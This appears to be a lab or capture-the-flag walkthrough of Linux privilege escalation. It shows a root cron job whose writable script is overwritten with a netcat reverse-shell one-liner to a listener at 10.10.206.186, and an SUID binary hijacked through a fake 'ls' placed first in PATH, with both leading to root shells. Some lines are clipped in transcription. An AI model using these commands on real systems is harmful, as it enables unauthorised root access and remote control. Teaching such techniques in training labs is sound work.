# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
 ATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

 m h dom mon dow user   command
*/5  *     * * * root    /home/user4/Desktop/autoscript.sh
```


/home/user4/Desktop

Lets change the contents of file autoscript.sh to the mentioned payload



```
user4@polobox:/home/user3/Desktop$ ls
computer.desktop  helpmanual.desktop  network.desktop  recyclebin.desktop  settings.desktop  userfiles.desktop
user4@polobox:/home/user3/Desktop$ cd
user4@polobox:~$ ls
abc.txt  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
user4@polobox:~$ cd Desktop/
user4@polobox:~/Desktop$ ls
autoscript.sh  computer.desktop  helpmanual.desktop  network.desktop  recyclebin.desktop  settings.desktop  userfiles.desktop
user4@polobox:~/Desktop$ vi autoscript.sh
user4@polobox:~/Desktop$ vi autoscript.sh
user4@polobox:~/Desktop$ cat autoscript.sh
mkfifo /tmp/ggvahf; nc 10.10.206.186 8888 0</tmp/ggvahf | /bin/sh >/tmp/ggvahf 2>&1; rm /tmp/ggvahf
```


And start the listener



```
root@ip-10-10-206-186:~# nc -nlvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
```

Wait for few minutes as the cronjob will execute the autoscript.sh and hopefully we will be getting a shell vis nc listener.

Finally we got the shell.



```
root@ip-10-10-206-186:~# nc -nlvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 10.10.11.140 41818 received!
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
whoami
root
```

Exploiting PATH variable
What is PATH?

PATH is an environmental variable in Linux and Unix-like operating systems which specifies directories that hold executable programs. When the user runs any command in the terminal, it searches for executable files with the help of the PATH Variable in response to commands executed by a user.


It is very simple to view the Path of the relevant user with help of the command "echo $PATH".

How does this let us escalate privileges?

Let's say we have an SUID binary. Running it, we can see that it’s calling the system shell to do a basic process like list processes with "ps". Unlike in our previous SUID example, in this situation we can't exploit it by supplying an argument for command injection, so what can we do to try and exploit this?

We can re-write the PATH variable to a location of our choosing! So when the SUID binary calls the system shell to run an executable, it runs one that we've written instead!


As with any SUID file, it will run this command with the same privileges as the owner of the SUID file! If this is root, using this method we can run whatever commands we like as root!



```
user5@polobox:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  script  Templates  Videos
user5@polobox:~$ ./script
Desktop  Documents  Downloads  Music  Pictures  Public  script  Templates  Videos
user5@polobox:~$ 
```

After seeing above snap we observed that ./script is performing ls command.

So we changed the value for ls as below procedure



```
systemd-private-5a49c6a272124ba5a4e7662292e5b267-systemd-resolved.service-jPJ4Oy
systemd-private-5a49c6a272124ba5a4e7662292e5b267-systemd-timesyncd.service-XNjvob
vboxguest-Module.symvers
user5@polobox:/tmp$ echo /bin/bash > ls
user5@polobox:/tmp$
user5@polobox:/tmp$ ls
ls
systemd-private-5a49c6a272124ba5a4e7662292e5b267-apache2.service-SdZ59X
systemd-private-5a49c6a272124ba5a4e7662292e5b267-systemd-resolved.service-jPJ4Oy
systemd-private-5a49c6a272124ba5a4e7662292e5b267-systemd-timesyncd.service-XNjvob
oxguest-Module.symvers
er5@polobox:/tmp$ chmod +x ls
er5@polobox:/tmp$ export PATH=/tmp:$PAT
user5@polobox:/tmp$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:$PATH
user5@polobox:/tmp$ cd
user5@polobox:~$ ./script
Desktop  Documents  Downloads  Music  Pictures  Public  script  Templates  Videos
user5@polobox:~$ export PATH=/tmp:$PATH
user5@polobox:~$ ./script
Welcome to Linux Lite 4.4 user5

Sunday 18 September 2022, 07:27:40
Memory Usage: 338/1991MB (16.98%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~# clear
```

And on executing the ./script again we got the shell.